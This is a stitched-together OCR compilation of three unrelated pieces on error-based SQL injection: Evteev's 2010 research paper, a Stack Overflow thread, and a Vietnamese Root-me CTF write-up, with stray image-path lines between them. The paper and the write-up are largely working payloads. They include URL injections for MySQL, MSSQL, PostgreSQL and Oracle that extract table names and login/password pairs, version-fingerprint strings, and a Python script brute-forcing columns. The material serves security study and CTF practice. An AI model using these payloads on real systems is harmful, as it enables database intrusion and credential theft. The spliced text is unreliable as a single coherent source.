METHODS OF QUICK EXPLOITATION OF BLIND SQL INJECTION

DMITRY EVTEEV

JANUARY 28TH, 2010

[1] INTRO

SQL Injection vulnerabilities are often detected by analyzing error messages received from the database, but sometimes we cannot exploit the discovered vulnerability using classic methods (e.g., union). Until recently, we had to use boring slow techniques of symbol exhaustion in such cases. But is there any need to apply an ineffective approach, while we have the DBMS error message?! It can be adapted for line-by-line reading of data from a database or a file system, and this technique will be as easy as the classic SQL Injection exploitation. It is foolish not to take advantage of such opportunity.

To see the value of further materials, let us delve deeply into the terminology for a while. According to the exploitation technique, SQL Injection vulnerabilities can be divided into three groups:

1. Classical SQL Injection;

2. Blind SQL Injection;

    2.1 Error-based blind SQL Injection;

    2.2 Classical blind SQL Injection;

3. Double Blind SQL Injection/Time-based.

In the first place, classical exploitation of SQL Injection vulnerabilities provides an opportunity to merge two SQL queries for the purpose of obtaining additional data from a certain table. If it is possible to conduct a classical SQL Injection attack, then it becomes much easier to get useful information from the database management system (DBMS). Attack conduction using classic technique of SQL Injection exploitation involves application of the «union» operator or separation of SQL queries (semicolon, «;»). However, sometimes, it is impossible to exploit an SQL Injection vulnerability using this technique. In such cases, a blind method of vulnerability exploitation is applied.

A blind SQL Injection vulnerability appears in the following cases:

- an attacker is not able to control data showed to user as a result of vulnerable SQL request;

- injection gets into two different SELECT queries that in turn implement selection from tables with different numbers of columns;

- filtering of query concatenation is used (e.g. WAF).

Capabilities of Blind SQL Injection are comparable with those of classical SQL Injection technique. Just like the classical technique of exploitation, blind SQL Injection exploitation allows one to write and read files and get data from tables, only the entries are read symbol-by-symbol. Classical blind exploitation is based on analysis of true/false logical expression. If the expression is true, then the web application will return a certain content, and if it is false, the application will return another content. If we consider the difference of outputs for true and false statements in the query, we will be able to conduct symbol-by-symbol search for data in a table or a file.

In some cases, Blind SQL Injection methods are also need in situations when an application returns an DBMS error message. Error-Based Blind SQL Injection is the quickest technique of SQL Injection exploitation. The essence of this method is that various DBMSs can place some valuable information (e.g. the database version) into the error messages in case of receiving illegal SQL expression. This technique can be used if any error of SQL expression processing occurred in the DBMS is returned back by the vulnerable application.

Sometimes not only all error messages are excluded from the page returned by the web application, but the vulnerable query itself and request results do not influence the returned page. For example, query used for some event logging or internal optimization. These SQL Injection vulnerabilities are separated into independent subtype - Double Blind SQL Injection. Exploitation of Double Blind SQL Injection vulnerabilities uses only time delays under SQL query processing; i.e., if an SQL query is executed immediately, it is false, but if it is executed with an N-second delay, then it is true. The described technique provides for symbol-by-symbol data reading only.

Let's put all the data into one table to further tangle the reader:

Vulnerability/Attack	Detection methods	Exploitation method
SQL Injection	DBMS error message.	Classical SQL Injection: ▪ union, etc.
		Error-based blind SQL Injection: ▪ methods described in this article.
		Classical blind SQL Injection: ▪ search by character and optimize. *
		Time-based: ▪ search by character with temporal delays.
Blind SQL Injection	False and true request testing.	Error-based blind SQL Injection: ▪ methods described in this article.
		Classical blind SQL Injection: ▪ search by character and optimize. *
		Time-based: ▪ search by character with temporal delays.
Double Blind SQL Injection	Testing of true and false requests which delay the process.	Time-based: ▪ search by character with temporal delays.

* See proof of concept: http://devteev.blogspot.com/2009/12/sqli-hackday-2.html (Russian)

Further we'll consider exploitation methods of Error-based blind SQL Injection.

[2] ERROR-BASED BLIND SQL INJECTION IN MYSQL


At the turn of the last year, Qwazar has got a universal technique of exploitation of Blind SQL Injection vulnerabilities in applications operating under MySQL database from the depths of forum.antichat.ru (I wonder what else can be found in these depths). It should be mentioned that the proposed technique is rather complicated and opaque. Here is an example of applying this universal approach to MySQL>=5.0:

mysql> select 1,2 union select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x;

ERROR 1062 (23000): Duplicate entry '5.0.841' for key 1

mysql> select 1 and (select 1 from(select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a);

ERROR 1062 (23000): Duplicate entry '5.0.841' for key 1



If the table name is unknown, which is possible for MySQL < 5.0, then one has to use more complex queries based on the function rand(). It means that we will often fail to obtain the necessary data with one http query.

mysql> select 1 and row(1,1)>(select count(*),concat(version(),0x3a,floor(rand()*2))x from (select 1 union select 2)a group by x limit 1);

...

1 row in set (0.00 sec)

...

mysql> select 1 and row(1,1)>(select count(*),concat(version(),0x3a,floor(rand()*2))x from (select 1 union select 2)a group by x limit 1);

ERROR 1062 (23000): Duplicate entry '5.0.84:0' for key 1

Here is an example of practical use of the method for database structure restoration:

http://server/?id=(1)and(select+1+from(select+count(*),concat((select+table_name+from+information_schema.tables+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)--

http://server/?id=(1)and(select+1+from(select+count(*),concat((select+table_name+from+information_schema.tables+limit+1,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)--

...

The technique proposed by Qwazar is applicable to all MySQL versions including 3.x, which still can be found in the Global Network. However, taking into consideration the fact that sub-queries were implemented in MySQL v. 4.1, application of the described method to earlier versions becomes much more difficult.

[3] UNIVERSAL EXPLOITATION TECHNIQUES FOR OTHER DATABASES

Recently, the hacker under the pseudonym TinKode has successfully conducted several attacks using Blind SQL Injection vulnerabilities in a web server in the domain army.mil. In the course of attacking web applications operating under MSSQL 2000/2005 control, the hacker has demonstrated a rather interesting method to obtain data from a database. The technique used by TinKode in based on the fact that MsSQL generates an error in case of incorrect data type conversion, which in turn allows one to transfer useful data in the returned error message:

select convert(int,@@version);

Msg 245, Level 16, State 1, Line 1


Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)

Jul 9 2008 14:43:34

Copyright (c) 1988-2008 Microsoft Corporation

Enterprise Edition on Windows NT 6.1 <X86> (Build 7600:) (VM)

' to data type int.



Consequently, if Blind SQL Injection is exploited using the described method, then it becomes possible to obtain the necessary data from Microsoft SQL Server rather quickly. For example, one can restore the database structure:

http://server/?id=(1)and(1)=(convert(int,(select+table_name+from(select+row_number()+over+(order+by+table_name)+as+rownum,table_name+from+information_schema.tables)+as+t+where+t.rownum=1)))--

http://server/?id=(1)and(1)=(convert(int,(select+table_name+from(select+row_number()+over+(order+by+table_name)+as+rownum,table_name+from+information_schema.tables)+as+t+where+t.rownum=2)))--

...

If we notice that Sybase ASE, just like MS SQL Server, is based on Transact-SQL, it is plausible to assume that the described technique is applicable to this DBMS. Testing has strongly confirmed this assumption. All examples given for MsSQL hold true for the Sybase database, too.

Similar manipulations with type conversion were conducted for MySQL. The conducted experiments showed that in case of incorrect type conversion, MySQL returns non-critical error messages that do not allow one to attain the same aims for Blind SQL Injection exploitation. Meanwhile, experiments with PostgreSQL were successful:

web=# select cast(version() as numeric);

ERROR: invalid input syntax for type numeric: "PostgreSQL 8.2.13 on i386-portbld-freebsd7.2, compiled by GCC cc (GCC) 4.2.1 20070719 [FreeBSD]"

To obtain useful data by exploiting an SQL Injection vulnerability in an application operating under PostgreSQL control, one can use the following queries:

http://server/?id=(1)and(1)=cast((select+table_name+from+information_schema.tables+limit+1+offset+0)+as+numeric)--

http://server/?id=(1)and(1)=cast((select+table_name+from+information_schema.tables+limit+1+offset+1)+as+numeric)--

...

[4] IN THE DEPTHS OF ORACLE

I had gathered an interesting collection of quick methods of Blind SQL Injection exploitation, but I was lacking in a similar method for another widespread DBMS – Oracle. It induced me to conduct a small research intended for discovering analogous methods applicable to the specified database.

I found out that all known methods of error-based Blind SQL Injection exploitation don't work in the Oracle environment. Then, my attention was attracted by the functions of interaction with the XML format. After a short investigation, I found a function XMLType() that returns the first symbol of requested data in the error message (LPX-00XXX):

```
SQL> select XMLType((select 'abcdef' from dual)) from dual;
ERROR:
ORA-31011: XML parsing failed
ORA-19202: Error occurred in XML processing
LPX-00210: expected '<' instead of 'a'
Error at line 1
ORA-06512: at "SYS.XMLTYPE", line 301
ORA-06512: at line 1
no rows selected
SQL>
```

Anyway, that's something. Now we can use the function substr() to read the desired information symbol-by-symbol. For example, we can rather quickly determine the version of the installed database:

```
select XMLType((select substr(version,1,1) from v$instance)) from users;
select XMLType((select substr(version,2,1) from v$instance)) from users;
select XMLType((select substr(version,3,1) from v$instance)) from users;
...etc.
```

Reading one symbol per one query during Blind SQL Injection exploitation is good, but it would be light-heartedly to stop at that. We will go further.

After investigating the function XMLType()in detail, I managed to find an analogous method to place data into the error message, which can be also applied to other databases:

```
SQL> select XMLType((select '<abcdef:root>' from dual)) from dual;
ERROR:
ORA-31011: XML parsing failed
ORA-19202: Error occurred in XML processing
LPX-00234: namespace prefix "abcdef" is not declared
...
SQL> select XMLType((select '<:abcdef>' from dual)) from dual;
```

ERROR:

ORA-31011: XML parsing failed

ORA-19202: Error occurred in XML processing

LPX-00110: Warning: invalid QName ":abcdef" (not a Name)

...

SQL>

It seems to be great, but there are several pitfalls. The first problem is that Oracle doesn't implement automated type conversion. Therefore, the following query will cause an error:

SQL> select * from users where id = 1 and(1)=(select XMLType((select '<:abcdef>' from dual)) from dual);

select * from users where id = 1 and(1)=(select XMLType((select '<:abcdef>' from dual)) from dual)

ERROR at line 1:

ORA-00932: inconsistent datatypes: expected NUMBER got –

The second problem is that Oracle has no limit or offset, which doesn't allow one to read data line-by-line easily. Finally, the third difficulty is related to the fact that the function XMLType() truncates the returned data after certain symbols, e.g. space character and the "at" sign ("@").

However, there is no problem we could not solve;) To dispose of the problem of type conversion, one can apply the function upper(). Line-by-line data reading can be implemented using the following simple construction:

select id from(select id,rownum rnum from users a)where rnum=1;

select id from(select id,rownum rnum from users a)where rnum=2;

...

At last, to avoid the loss of returned data, hex coding can be applied. Additionally, the quotes can be excluded from the sent query using numeric representation of symbols (ascii), which will later allow one to bypass filtering at the stage of processing the data that comes into the application. Thus, the resulting query becomes:


select * from table where id = 1 and(1)=(select upper(xmltype(chr(60)||chr(58)||chr(58)||(select rawtohex(login||chr(58)||chr(58)||password)from(select login,password,rownum rnum from users a)where rnum=1)||chr(62)))from dual);

select * from table where id = 1 and(1)=(select upper(xmltype(chr(60)||chr(58)||chr(58)||(select rawtohex(login||chr(58)||chr(58)||password)from(select login,password,rownum rnum from users a)where rnum=2)||chr(62)))from dual);

...

Using this technique, we can obtain up to 214 bytes of data (107 symbols in case of hex coding) per one http request from an application that operates under DBMS Oracle >= 9.0 and returns error messages:

http://server/?id=(1)and(1)=(select+upper(xmltype(chr(60)||chr(58)||chr(58)||(select+rawtohex(login||chr(58)||chr(58)||password)from(select+login,password,rownum+rnum+from+users+a)where+rnum=1)||chr(62)))from dual)--



To decode the data obtained from an application using the described method of SQL Injection exploitation, one can use, for example, the following standard Oracle function:

```
SQL> select utl_raw.cast_to_varchar2('61646D696E3A3A5040737377307264') from dual;
UTL_RAW.CAST_TO_VARCHAR2('61646D696E3A3A5040737377307264')
--------------------------------------------------------------------------------
admin::P@ssw0rd
SQL>
```

[5] RESUME

Thus, we obtained universal and quick techniques of error-based Blind SQL Injection exploitation for the following DBMSs: PostgreSQL, MSSQL, Sybase, MySQL version >=4.1, and Oracle version >=9.0. To identify the database version using one http request, the following constructions can be applied:

PostgreSQL: /?param=1 and(1)=cast(version() as numeric)--

MSSQL: /?param=1 and(1)=convert(int,@@version)--

Sybase: /?param=1 and(1)=convert(int,@@version)--

MySQL>=4.1<5.0: /?param=(1)and(select 1 from(select count(*),concat(version(),floor(rand(0)*2))x from TABLE_NAME group by x)a)--

OR

/?param=1 and row(1,1)>(select count(*),concat(version(),0x3a,floor(rand()*2))x from (select 1 union select 2)a group by x limit 1)--

MySQL>=5.0: /?param=(1)and(select 1 from(select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a)--

Oracle >=9.0: /?param=1 and(1)=(select upper(XMLType(chr(60)||chr(58)||chr(58)||(select replace(banner,chr(32),chr(58)) from sys.v_$version where rownum=1)||chr(62))) from dual)--

[6] REFERENCE

http://ptresearch.blogspot.com/2010/01/methods-of-quick-exploitation-of-blind_25.html

http://ptresearch.blogspot.com/2010/01/methods-of-quick-exploitation-of-blind.html

http://qwazar.ru/?p=7 (Russian)

http://tinkode.baywords.com/index.php/2010/01/the-center-for-aerosol-research-nasa-website-security-issues/

[7] ABOUT POSITIVE TECHNOLOGIES

Positive Technologies www.ptsecurity.com is among the key players in the IT security market in Russia.

The principal activities of the company include the development of integrated tools for information security monitoring (**MaxPatrol**); providing IT security consulting services and technical support; the development of the Securitylab en.securitylab.ru leading Russian information security portal.

Among the clients of **Positive Technologies** are more than 40 state enterprises, more than 50 banks and financial organizations, 20 telecommunication companies, more than 40 plant facilities, as well as IT, service and retail companies from Russia, CIS countries, Baltic States, China, Ecuador, Germany, Great Britain, Holland, Iran, Israel, Japan, Mexico, South African Republic, Thailand, Turkey and USA.

Positive Technologies is a team of highly skilled developers, advisers and experts with years of vast hands-on experience. The company specialists possess professional titles and certificates; they are the members of various international societies and are actively involved in the IT security field development.

SQL Injection attack - What does this do?

Asked 10 years, 2 months ago Modified 8 years, 6 months ago Viewed 10k times

14

I have detected some failed SQL injection attacks on my website. The failed queries are of the form:

```
SELECT 6106 FROM(SELECT COUNT(*),':sjw:1:ukt:1'x FROM
  information_schema.tables GROUP BY x)
```

The `':sjw:1:ukt:1'` part is specially constructed with variables concatenated together to give random 0s or 1s etc.

I would like to know what these queries do?

The database is MySQL.

Update: Here is the original injected SQL:

```
(SELECT 6106
 FROM  (SELECT COUNT(*),
               CONCAT(
                        CHAR(58, 115, 106, 119, 58),
                        (SELECT ( CASE WHEN ( 6106 = 6106 ) THEN 1 ELSE 0 END
)),
                        CHAR(58, 117, 107, 116, 58),
                        FLOOR(RAND(0) * 2)
                      ) x
        FROM   INFORMATION_SCHEMA.TABLES
        GROUP  BY x)a)
```

It fails with message

> Duplicate entry ':sjw:1:ukt:1' for key 'group_key'

mysql security sql-injection

Share Follow

edited Mar 28, 2014 at 15:38

intgr

19.1k ● 5 ● 59 ● 67

asked Aug 3, 2012 at 0:07

Ali

1,394 ● 2 ● 16 ● 31

Do you have an example of the `GET` or `POST` request made? – tadman Aug 3, 2012 at 0:45

Which part of this query is from the application, and which was injected? – MvG Aug 3, 2012 at 0:49

All this is the injected bit only – Ali Aug 3, 2012 at 9:12

3 Answers

Sorted by: Highest score (default)

26

What the attack really does

There is a subtle but clever detail about this attack that other answerers missed. Notice the error message `Duplicate entry ':sjw:1:ukt:1' for key 'group_key'`. The string `:sjw:1:ukt:1` is actually the result of an expression evaluated by your MySQL server. If your application sends the MySQL error string back to the browser, then the **error message can leak data** from your database.

This kind of attack is used in cases where the query result isn't otherwise sent back to the browser (blind SQL injection), or when a classical UNION SELECT attack is complicated to pull off. It also works in INSERT/UPDATE/DELETE queries.

As Hawili notes, the original particular query wasn't supposed leak any information, it was just a test to see whether your application is vulnerable to this kind of injection.

The attack *didn't* fail like MvG suggested, causing this error is the purpose of the query.

A better example of how this may be used:

```
> SELECT COUNT(*),CONCAT((SELECT CONCAT(user,password) FROM mysql.user LIMIT
1),
>                        0x20, FLOOR(RAND(0)*2)) x
> FROM information_schema.tables GROUP BY x;
ERROR 1062 (23000): Duplicate entry
'root*309B17546BD34849D627A4DE183D3E35CD939E68 1' for key 'group_key'
```

Why the error is raised

Why the query causes this error in MySQL is somewhat of a mystery for me. It looks like a MySQL bug, since GROUP BY is supposed to deal with duplicate entries by aggregating them. Hawili's simplification of the query doesn't, in fact, cause the

error!

The expression `FLOOR(RAND(0)*2)` gives the following results in order, based on the random seed argument 0:

```
> SELECT FLOOR(RAND(0)*2)x FROM information_schema.tables;
+---+
| x |
+---+
| 0 |
| 1 |
| 1 | <-- error happens here
| 0 |
| 1 |
| 1 |
 ...
```

Because the 3rd value is a duplicate of the 2nd, this error is thrown. Any FROM table with at least 3 rows can be used, but information_schema.tables is a common one. The COUNT(*) and GROUP BY parts are necessary to provoke the error in MySQL:

```
> SELECT COUNT(*),FLOOR(RAND(0)*2)x FROM information_schema.tables GROUP BY
x;
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'
```

This error doesn't occur in the PostgreSQL-equivalent query:

```
# SELECT SETSEED(0);
# SELECT COUNT(*),FLOOR(RANDOM()*2)x FROM information_schema.tables GROUP BY
x;
 count | x
-------+---
    83 | 0
    90 | 1
```

(Sorry about answering 1 year late, but I just stumbled upon this today. This question is interesting to me because I wasn't aware there are ways to leak data via error messages from MySQL)

Share Follow

edited Oct 27, 2013 at 18:00

answered Oct 27, 2013 at 16:04

intgr

19.1k ● 5 ● 59 ● 67

It always amazes me, how much efforts one spend investigating injection instead of fixing them. – Your Common Sense Oct 27, 2013 at 18:09

Very nice analysis! There is a bug, it seems. See bugs.mysql.com/bug.php?id=60808 Also see sqlfiddle.com/#!2/d41d8/23867 which shows the bug in MySQL 5.5.32 . The example uses your CONCAT idea and reveals information (potentially everything in every SELECTable table) if error messages (but not result sets) happen to be returned to the user. Of course it requires injection or another way to submit the rogue query. Queries from SQL Fiddle can't SELECT FROM mysql.user, but login queries vulnerable to injection could get password hashes like you show. – Steve Kass Oct 28, 2013 at 4:02

1 Someone tried this on one of our sites. One of the select statements results in `_!@4dilemma:1`. Anyone seen this before? – area28 Aug 20, 2018 at 15:18

0

Executing the parenthesized subquery will give you the number of tables in your system. I guess the main aim might be to create queries and see where in the generated HTML the output appears. Thus the random string. The outer `SELECT` is invalid, as its subquery doesn't have an alias name. So I assume that this incorrectness was the cause this attack failed. They might have been trying to see what syntactic constructs they can inject and which will break the query.

Share Follow

answered Aug 3, 2012 at 0:52

MvG

55.4k ● 18 ● 137 ● 263

0

Select will just output the number, so the answer is always 6106 in your case

```
SELECT COUNT(*),':sjw:1:ukt:1'x FROM information_schema.tables GROUP BY x
```

should give a different answer, it will give count of tables in system plus the random text inserted under name x, thats all

In short its a meaningless query, the result for the internal query is never shown, the result of the whole query is predetermined , seems the injection is somehow automated to log the attack using this strange way


Share Follow

answered Aug 3, 2012 at 0:54

Hawili

1,649 ● 11 ● 15


WRITE-UP FOR CHALLENGE!!!



[Root-me]SQL injection – Error – Easy

Tuân vừa rồi mới ngậm hành với môn otomat, không hiểu sao môn nì nó lại ra đời. =…= Nhẹ nhàng đến với chuyện mục SQL, chuyện thầm kín. Bài nì xem vài bản wu trên mạng thấy toàn hướng dẫn sài sqlmap =…= vờ lờ. Hèn chi đống người solve như thế, sau đây mình xin mạn phép hướng dẫn cách bem tay nó. Đầu tiên đọc DOC thì cũng đủ để solve bài này rồi, nhưng mình bonus thêm cái DOC này, nó gần giống với kịch bản của đề hơn

> https://www.exploit-db.com/docs/english/44348-error-based-sql-injection-in-order-by-clause-(mssql) (https://www.exploit-db.com/docs/english/44348-error-based-sql-injection-in-order-by-clause-(mssql)).pdf




Việc đầu tiên cần làm là fuzz ở param nào xảy ra lỗi đã, và giống như DOC trên, param order xảy ra lỗi khi mình thử một số kí tự.Đọc 2 DOC trên thì cũng biết mình dùng thứ gì để làm rồi, đó là function CONVERT hoặc CAST . Nhưng CONVERT chỉ dùng với MSSQL còn cast dùng với MYSQL, với bài này thì mình sài CAST. Để hiểu rõ về chức năng của 2 hàm này thì xin google. Mình sẽ tóm tắt lại, chức năng chính của 2 hàm này là ép kiểu dữ liệu. Ví dụ với kiểu số thực float 69,96 ta ép về kiểu số nguyên int thì sẽ dùng như sau:

```
MariaDB [test]> select CAST(69.96 as int);
+--------------------+
| CAST(69.96 as int) |
+--------------------+
|                 70 |
+--------------------+
1 row in set (0.00 sec)
```


Và với một vài syntax với mysql database ta dễ dàng làm tiếp các bước tiếp

> http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet (http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet)


với payload như hình thì xuất ra lỗi



Trả về nhiều hơn 1 cột nên méo trả về được thì mình quất vào limit 0,1 tức lấy từ vị trí 0 và trả về 1 giá trị từ vị trí 0 (lưu ý trong code thì nó bắt đầu tính từ 0 nhá)




Thì nó lại chửi mình tiếp, dùng offset . Cái offset này khá lạ trong sql mà lần đầu mình gặp. Còn ở ngoài thì mình hay gặp nhiều, nó có chức năng lấy giá trị từ vị trí offset thứ bao nhiêu đó. thú zị ta …



Và giờ mình cho nó limit là 1 và cứ lấy đân vị trí offset thứ bao nhiêu thôi, mình thử offset 0 rồi 1 thì ra được table này. Hên thôi, chứ table nó nằm đâu ở dưới thì ngồi thử tay đuối đấy. Dùng intruder của burp hay code để fuzz cũng được . HJX :((

Có table rồi giờ mình cần tìm colum nữa là được



```
GET /web-serveur/ch34/?action=contents&order=ASC,+(CAST((select
column_name from information_schema.columns limit 1 offset 1) as int))--
HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0)
Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=pbtm0ifcjll8rk3qidpbhlarv7;
uid=wKgbZF0G7oybpAfHBoQ+Ag==
Upgrade-Insecure-Requests: 1
```

```
<html>
  <header>
    <title>SQL injection - error based</title>
  </header>
  <body>
    <link rel='stylesheet' property='stylesheet' id='s'
type='text/css' href='/template/s.css' media='all' />
    <iframe id='iframe'
src='https://www.root-me.org/?page=externe_header'></ifr
ame>
    <h3>
      <a href="?action=login">Authentication</a>
       | 
      <a href="?action=contents&order=ASC">Contents</a>
    </h3>
    <hr />
    <h3>Contents List</h3>
    ERROR:  invalid input syntax for integer:
"typnamespace"</body>
</html>
```

Nhưng có lẽ mình linh cảm đợt này ngồi fuzz tay nó sẽ sml nên thôi code tìm column cho nhanh


```
import requests
import sys

URL = "http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=ASC"

for i in range(0,1000):
        query ='ASC, (CAST((select column_name from information_schema.columns limit 1 offset ' + str(i) + ') as int))--'
        PARAMS ={'action':'contents','order':query}
        http  = requests.get(url = URL,params = PARAMS)
        content = http.content
        content = content.replace("</body></html>","")
        print "column of table is :" + content[441:]
```

Mình code hơi sida, link mình đê dưới:

https://github.com/h3ll38/Web-CODE/blob/master/brute-offset-column(rootme)
(https://github.com/h3ll38/Web-CODE/blob/master/brute-offset-column(rootme)).py

